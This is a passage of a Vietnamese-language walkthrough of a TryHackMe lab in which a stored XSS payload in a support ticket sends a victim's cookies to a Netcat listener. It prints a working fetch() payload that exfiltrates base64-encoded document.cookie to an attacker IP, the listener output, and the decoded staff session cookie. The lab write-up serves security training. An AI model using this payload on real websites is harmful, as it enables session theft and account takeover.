chạy Netcat ở chế độ chi tiết bằng cách thêm tùy chọn -v. Lệnh cuối cùng sẽ trở thành nc -n -l -v -p 9001, tương đương với nc -nlvp 9001.

Giờ chúng ta đã thiết lập phương pháp nhận thông tin bị đánh cắp, hãy tiến hành xây dựng tải trọng.

```
</textarea><script>fetch('http://URL_OR_IP:PORT_NUMBER?cookie=' +
btoa(document.cookie) );</script>
```

Hãy cùng phân tích payload:

- Thẻ `</textarea>` đóng trường văn bản.
- Thẻ `<script>` mở một vùng để chúng ta viết mã JavaScript.
- Lệnh `fetch()` thực hiện yêu cầu HTTP.
- `URL_OR_IP` là URL của bộ bắt yêu cầu THM, địa chỉ IP của bạn từ THM AttackBox, hoặc địa chỉ IP của bạn trên mạng VPN THM.
- `PORT_NUMBER` là số cổng bạn đang sử dụng để lắng nghe kết nối trên AttackBox.
- `?cookie=` là chuỗi truy vấn chứa cookie của nạn nhân.
- Lệnh `btoa()` mã hóa base64 cookie của nạn nhân.
- `document.cookie` truy cập cookie của nạn nhân cho Trang web Hỗ trợ CNTT Acme.
- `</script>` đóng khối mã JavaScript.

Bây giờ hãy tạo một vé khác bằng cách sử dụng dữ liệu trên, đảm bảo thay thế các biến URL_OR_IP:PORT_NUMBER bằng cài đặt của bạn (hãy chắc chắn chỉ định cả số cổng cho trình lắng nghe Netcat). Sau đó, đợi tối đa một phút, và bạn sẽ thấy yêu cầu được gửi đến chứa cookie của nạn nhân.

Đây là địa chỉ IP máy của tôi.

```
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group defa
ult qlen 1000
    link/ether 0a:8c:1c:2f:24:05 brd ff:ff:ff:ff:ff:ff
    altname enp0s5
    inet 10.49.97.41/18 metric 100 brd 10.49.127.255 scope global dynamic ens5
       valid_lft 3555sec preferred_lft 3555sec
    inet6 fe80::88c:1cff:fe2f:2405/64 scope link
```

Tạo thẻ mới

Create Ticket

Ticket Subject

test

Ticket Contents

```
</textarea><script>fetch('http://10.49.97.41:9001?cookie=' + btoa(document.cookie)
);</script>
```

Kết quả

```
root@ip-10-49-97-41:~# nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.49.138.240 45596
GET /?cookie=c3RhZmYtc2Vzc2lvbj00QUIzMDVFNTU5NTUxOTc2OTNGMDFENkY4RkQyRDMyMQ== HT
TP/1.1
Host: 10.49.97.41:9001
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Geck
o) HeadlessChrome/89.0.4389.72 Safari/537.36
Accept: */*
Origin: http://172.17.0.1
Referer: http://172.17.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

c3RhZmYtc2Vzc2lvbj00QUIzMDVFNTU5NTUxOTc2OTNGMDFENkY4RkQyRDMyMQ

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on th

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character s

DECODE Decodes your data into the area below.

staff-session=4AB305E55955197693F01D6F8FD2D321